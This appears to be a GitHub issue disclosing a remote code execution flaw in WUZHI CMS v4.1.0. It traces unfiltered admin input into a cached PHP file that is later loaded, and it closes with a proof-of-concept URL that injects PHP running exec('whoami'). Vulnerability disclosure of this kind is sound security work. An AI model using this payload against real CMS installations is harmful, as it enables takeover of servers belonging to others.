wuzhicms / wuzhicms Public

Code · Issues 96 · Pull requests 2 · Actions · Projects · Wiki

New issue

Jump to bottom

Remote Code Execution Vulnerability In WUZHI CMS v4.1.0 #188

Open DengyigeFeng opened this issue on Nov 18, 2019 · 1 comment

DengyigeFeng commented on Nov 18, 2019

1.In the set_cache method of the \coreframe\app\core\libs\function\common.func.php file, when $data is not of the array type, $data will be written directly to the php file.

```
function set_cache($filename, $data, $dir = '_cache_'){
        static $_dirs;
        if ($dir == '') return FALSE;
        if (!preg_match('/([a-z0-9_]+)/i', $filename)) return FALSE;
        $cache_path = CACHE_ROOT . $dir . '/';
        if (!isset($_dirs[$filename . $dir])) {
                if (!is_dir($cache_path)) {
                        mkdir($cache_path, 0777, true);
                }
                $_dirs[$filename . $dir] = 1;
        }

        $filename = $cache_path . $filename . '.' . CACHE_EXT . '.php';
        if (is_array($data)) {
                $data = '<?php' . "\r\n return " . array2string($data) . '?>';
        }
        file_put_contents($filename, $data);
}
```

2.

The set_cache method is called in the set method of the \coreframe\app\attachment\admin\index.php file, and $GLOBALS['setting'] has not been filtered，so anything can be written to the php file.

```
    public function set()
    {
        if (isset($GLOBALS['submit'])) {
            set_cache(M, $GLOBALS['setting']);
            MSG(L('operation_success'), HTTP_REFERER, 3000);
        } else {
            $show_dialog = 1;
            load_class('form');
            $setting = &$this->_cache;
            if(!isset($setting['show_mode'])) {
                                $setting = array('show_mode'=>2,'watermark_enable'=>1,'watermark_pos'=>0,'watermark_text'=>'www.wuzhicms.com');
                                set_cache(M, $setting);
                        }
            include $this->template('set', M);
        }
    }
```

3.

Finally, on line 21 of \coreframe\app\attachment\admin\index.php, a php file that can write arbitrary content will be loaded.


```
$this->_cache = get_cache(M);
```

poc:

1.Login background

2.Visit http://127.0.0.1/index.php?m=attachment&f=index&v=set&_su=wuzhicms&submit=1&setting=

3.Visit again



169.254.59.7/index.php?m=attachment&f=index&v=set&_su=wuzhicms&submit=1&setting=<?php echo exec("whoami");?>

http://1[redacted]7/index.php?m=attachment&f=index&v=set&_su=wuzhicms&submit=1&setting=<?php echo exec("whoami");?>

win-23u8h3dssvn\lian[redacted]

操作成功！

[返回上一页]

DengyigeFeng commented on Nov 18, 2019 Author

sorry，Github filtered my poc，Add the php code you want to execute after the setting parameter，
as shown in the picture。

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant